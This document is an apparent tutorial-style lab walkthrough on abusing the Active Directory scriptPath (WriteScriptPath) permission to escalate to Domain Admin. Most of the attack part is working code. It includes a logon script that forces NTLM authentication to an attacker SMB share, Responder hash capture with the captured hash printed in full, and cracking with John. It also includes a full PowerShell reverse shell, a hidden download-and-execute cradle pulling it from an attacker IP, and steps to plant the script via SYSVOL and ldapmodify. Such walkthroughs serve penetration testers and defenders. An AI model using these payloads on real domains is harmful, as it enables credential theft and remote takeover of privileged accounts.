WriteScriptPath Abuse in Active Directory
What is a Logon Script?
A logon script is executed automatically when a user logs into a system. It is commonly used in Active Directory environments to perform actions like mapping network drives, syncing time, or configuring printers. These scripts are typically written with .bat, .cmd, or .vbs extensions.
For example, in a corporate network where all employees access a shared drive, a simple logon script can be used:
1
2
3
4
5
6
7
8
9
@echo off
:: Map shared network drive
net use S: \\fileserver\shared /persistent:no

:: Sync time with domain controller
w32tm /resync /nowait

:: Create a basic log
echo %USERNAME% logged in at %DATE% %TIME% >> \\fileserver\logs\logon_activity.log
This script ensures the user’s time is synced to avoid authentication issues, maps a shared drive, and logs each login event to a central file.
On Windows 8.1-based computers, the default delay before a logon script runs is 5 minutes if no configuration is applied. This delay is designed to improve desktop load times.
The delay time can be modified by configuring the Configure Logon Script Delay Group Policy setting, located at:
1
2
3
4
Computer Configuration
  └─ Administrative Templates
       └─ System
            └─ Group Policy
By disabling this setting, logon scripts will run immediately at user logon without any delay. Alternatively, you can enable the setting and specify a custom delay time in minutes.
Script-Path attribute
The Script Path attribute is an Active Directory attribute that specifies the logon script filename to be executed when a user logs into the domain.
Although the Script Path attribute only stores the name of the script file, the actual script file must be placed in a specific location on a Domain Controller:
Physical path (on the DC):
1
C:\Windows\SYSVOL\sysvol\<domain_name>\scripts
Network shared path (used by clients):
1
\\<domain_name>\netlogon
How to Set the Script Path:
Open Active Directory Users and Computers.
Right-click on the desired user and select Properties.
Go to the Profile tab.
In the Logon script field, enter the name of the script file (e.g., Script.bat).

Here the domain is furious.local and your script file is Script.bat, place the file in:
1
C:\Windows\SYSVOL\sysvol\furious.local\scripts\Script.bat
Attribute Metadata
CN
Script-PathLDAP Display
NamescriptPathSystem-Id-Guid
bf9679a8-0de6-11d0-a285-00aa003049e2
Abusing WriteScriptPath for Privilege Escalation
Now that we understand what the scriptPath attribute does and where the script is stored, let’s walk through a real-world scenario that shows how this can be used for privilege escalation in an Active Directory environment.
Scenario Overview
A member of the Tier 1 Support team has WriteProperty permissions on the scriptPath attribute of several users. Due to internal restructuring, one of these users—tempadmin—was temporarily promoted to the Domain Admins group. However, the WriteProperty permission for the support user on tempadmin’s account was never revoked. This oversight introduced a potential privilege escalation path.
Lab Setup (PowerShell):
1
2
3
4
5
6
7
8
9
10
11
12

# Create two AD users: John Carter and Emily Rhodes (tempadmin)
New-ADUser -Name "John Carter" -SamAccountName jcarter -AccountPassword (ConvertTo-SecureString "Password123" -AsPlainText -Force) -Enabled $true -Path "CN=Users,DC=furious,DC=local"
New-ADUser -Name "Emily Rhodes" -SamAccountName erhodes -AccountPassword (ConvertTo-SecureString "Password123" -AsPlainText -Force) -Enabled $true -Path "CN=Users,DC=furious,DC=local"

# Create Tier 1 Support group
New-ADGroup -Name "Tier 1 Support" -SamAccountName Tier1Support -GroupScope Global -GroupCategory Security -Path "CN=Users,DC=furious,DC=local"

# Add John Carter to Tier 1 Support group
Add-ADGroupMember -Identity "Tier1Support" -Members "jcarter"

# Add Emily Rhodes to Domain Admins group (as tempadmin)
Add-ADGroupMember -Identity "Domain Admins" -Members "erhodes"
In order to give WriteScriptPath access, we will go to Active Directory Users and Computers, right-click on Emily Rhodes, go to the Security tab, and add the user Carter.

Under the Advanced section, we will allow the user to Write logon information.

So now the user jcarter can write a logon script for the user erhodes.

We also assigned the necessary permissions on the directory C:\Windows\SYSVOL\sysvol\furious.local\scripts to the jcarter user to allow script uploading. This was achieved by executing the following PowerShell command:
1
2
3
4
5
6
$path = "C:\\Windows\\SYSVOL\\sysvol\\furious.local\\scripts"
$user = "furious\\jcarter"  # Use domain\\username if domain user
$acl = Get-Acl $path
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule($user, "Modify", "ContainerInherit,ObjectInherit", "None", "Allow")
$acl.AddAccessRule($rule)
Set-Acl -Path $path -AclObject $acl
Uncovering scriptPath Permissions with Adalanche
One important point to note is that tools like BloodHound may not display the WriteProperty permission on the scriptPath attribute. However, an alternative tool called Adalanche, developed by lkarlslund, provides enhanced visualization and exploration capabilities. Adalanche can effectively identify such permissions and highlight potential privilege escalation paths.
To collect data using Adalanche, use the following command:
1
2
3
4
5
6
7
8
./adalanche-linux-x64-v2025.2.6 collect activedirectory \\
  --server 192.168.129.140 \\
  --username jcarter \\
  --password 'Password123' \\
  --domain furious.local \\
  --authmode ntlm \\
  --port 389 \\
  --tlsmode NoTLS
Once the data collection is complete, you can analyze and visualize the results by running the following command from the same directory where the data was collected:
1
./adalanche-linux-x64-v2025.2.6 analyze

We can observe a privilege escalation path from John Carter to Emily Rhodes. There are two potential routes: WriteScriptPath and WriteProfilePath. However, we will focus on the WriteScriptPath method.
Using BloodyAD, we can verify that John Carter has write access on Emily Rhodes, which confirms our ability to exploit this path for privilege escalation.
1
2
3
4
5
6
7
8
bloodyAD --host 192.168.129.140 -d furious.local -u 'jcarter' -p 'Password123' get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=furious,DC=local
permission: WRITE
distinguishedName: CN=John Carter,CN=Users,DC=furious,DC=local
permission: WRITE
distinguishedName: CN=Emily Rhodes,CN=Users,DC=furious,DC=local
permission: WRITE
Enumeration from PowerShell
To enumerate it from Windows, we can see that jcarter has write access using:
1
2
3
4
5
6
7
$domainController = "DC01-FURIOUS5.furious.local"
$userDN = (Get-ADUser -Identity erhodes).DistinguishedName
$user = [ADSI]"LDAP://$domainController/$userDN"
$sd = $user.psbase.ObjectSecurity
$sd.GetAccessRules($true, $true, [System.Security.Principal.NTAccount]) | Where-Object {
    $_.IdentityReference -like "*jcarter*"
}

From PowerShell, we find something interesting — instead of bf9679a8-0de6-11d0-a285-00aa003049e2 we see 5f202010-79a5-11d0-9020-00c04fc2d4cf.
The reason is that this object type contains multiple writable properties, such as scriptPath and profilePath. If we check our configuration, we can see that the checkbox for writing logon information is enabled.
So, if we see any of these in the writable list, we can write to scriptPath.
Privilege Escalation using This Abuse
There are different ways to abuse this misconfiguration, depending on the attacker’s intent. It can be used to add a new user, obtain an elevated shell, or exfiltrate credentials. In this example, we will focus on capturing the NTLM hash and to get a Reverse shell of a privileged user.
Our goal is to place a malicious script that runs when a Domain Admin logs in. This script will silently attempt to access a remote SMB share, triggering NTLM authentication and sending the hash to our Responder instance. The captured hash can later be cracked offline.
Abusing WriteScriptPath from Windows
Step 1: Create a Malicious script.bat
1
2
3
@echo off
:: This command accesses a file on your SMB share to trigger NTLM auth
dir \\\\192.168.129.137\\share\\null.txt >nul 2>&1
Here, 192.168.129.137 is our IP address, and >nul 2>&1 ensures the command runs silently without displaying any output.
Step 2: Deploy the Script and Assign It to the User
Log in as the jcarter user and place the script.bat file in the following directory on the Domain Controller:
1
C:\\Windows\SYSVOL\sysvol\furious.local\scripts\
This location is part of the SYSVOL share, used to distribute logon scripts via Group Policy. When a domain user logs in — especially a privileged user — the script will execute automatically.
Next, assign the script to the user using the following PowerShell command:
1
Set-ADUser -Identity "erhodes" -ScriptPath "Script.bat"
This sets the Script.bat file as the logon script under the Profile tab of the erhodes user account.
Step 3: Set Up Responder to Capture Hash
The final step in this abuse technique is to set up Responder to capture NTLM hashes.
We run the following command:
1
sudo responder -I eth0
Once the user logs in, the hash is captured by Responder:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.129.137]
    Responder IPv6             [fe80::47e3:71c9:2b96:c9c7]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-TQ9S4Y2SWMR]
    Responder Domain Name      [QUW6.LOCAL]
    Responder DCE-RPC Port     [46815]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 192.168.129.140
[SMB] NTLMv2-SSP Username : FURIOUS\erhodes
[SMB] NTLMv2-SSP Hash     : erhodes::FURIOUS:08cb541a53066bf1:231C8AA20907B1036C5210B92E6EE75D:01010000000000000064E13BA901DC01F24CEA6AA774DBC00000000002000800510055005700360001001E00570049004E002D005400510039005300340059003200530057004D00520004003400570049004E002D005400510039005300340059003200530057004D0052002E0051005500570036002E004C004F00430041004C000300140051005500570036002E004C004F00430041004C000500140051005500570036002E004C004F00430041004C00070008000064E13BA901DC01060004000200000008003000300000000000000001000000002000000EC695D3EF32DCEC7567D9CB8D655E3251EF495E6E9819ECAAFC32CE04CC7A5E0A001000000000000000000000000000000000000900280063006900660073002F003100390032002E003100360038002E003100320039002E003100330037000000000000000000
If the user’s password is weak, we can easily crack the hash offline using a wordlist. For example:
1
2
3
4
5
6
7
8
9
10
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123      (erhodes)
1g 0:00:00:00 DONE (2025-07-30 22:59) 12.50g/s 435200p/s 435200c/s 435200C/s dyesebel..anaxor
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Abusing WriteScriptPath from Linux
From Linux, we modify the scenario to obtain a reverse shell. To achieve a reverse shell on our listener by abusing the WriteScriptPath attribute, follow these steps:
Step 1: Prepare the PowerShell Reverse Shell
Create a PowerShell script (shell.ps1) to connect back to your listener. In this example, Windows Defender has been disabled, but bypassing Defender is possible and outside the scope of this guide.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$client = New-Object System.Net.Sockets.TCPClient("192.168.129.137",4444);
$stream = $client.GetStream();
$writer = New-Object System.IO.StreamWriter($stream);
$buffer = New-Object byte[] 1024;
$encoding = New-Object System.Text.ASCIIEncoding;

while(($i = $stream.Read($buffer, 0, $buffer.Length)) -ne 0) {
    $data = $encoding.GetString($buffer, 0, $i);
    $sendback = (Invoke-Expression $data 2>&1 | Out-String );
    $sendback2  = $sendback + "PS " + (Get-Location).Path + "> ";
    $sendbyte = $encoding.GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush();
}
$client.Close();
Step 2: Serve the PowerShell Script Locally
Host the shell.ps1 file using a simple Python HTTP server:
1
python3 -m http.server 80
Step 3: Prepare a Listener
Start a Netcat listener on your machine to catch the reverse shell:
1
nc -lvnp 4444
Step 4: Create a Batch Script to Download and Execute the PowerShell Script
Create Script.bat on your local machine with the following content:
1
2
@echo off
powershell -nop -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.129.137/shell.ps1')"
Step 5: Upload the Batch Script to the Domain Controller’s SYSVOL Share
Use Impacket’s smbclient to upload the batch script:
1
impacket-smbclient furious.local/jcarter:Password123@192.168.129.140
1
2
3
4
5
6
7
8
9
10
11
12
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use SYSVOL
# cd furious.local/Scripts

# put Script.bat
# ls
drw-rw-rw-          0  Sat Aug  2 02:39:21 2025 .
drw-rw-rw-          0  Thu Apr 17 06:45:01 2025 ..
-rw-rw-rw-        122  Fri Aug  1 11:26:24 2025 Script.bat
#
Step 6: Assign the Logon Script via the scriptPath LDAP Attribute
Create an LDIF file (modify_scriptpath.ldif) to set the scriptPath attribute for the target user:
1
2
3
4
dn: CN=Emily Rhodes,CN=Users,DC=furious,DC=local
changetype: modify
replace: scriptPath
scriptPath: Script.bat
Apply the modification using ldapmodify:
1
2
3
ldapmodify -H ldap://192.168.129.140 -D "furious\jcarter" -W -f modify_scriptpath.ldif
Enter LDAP Password:
modifying entry "CN=Emily Rhodes,CN=Users,DC=furious,DC=local"
After the user logs in, the batch script will execute, and you should receive a connection on your listener.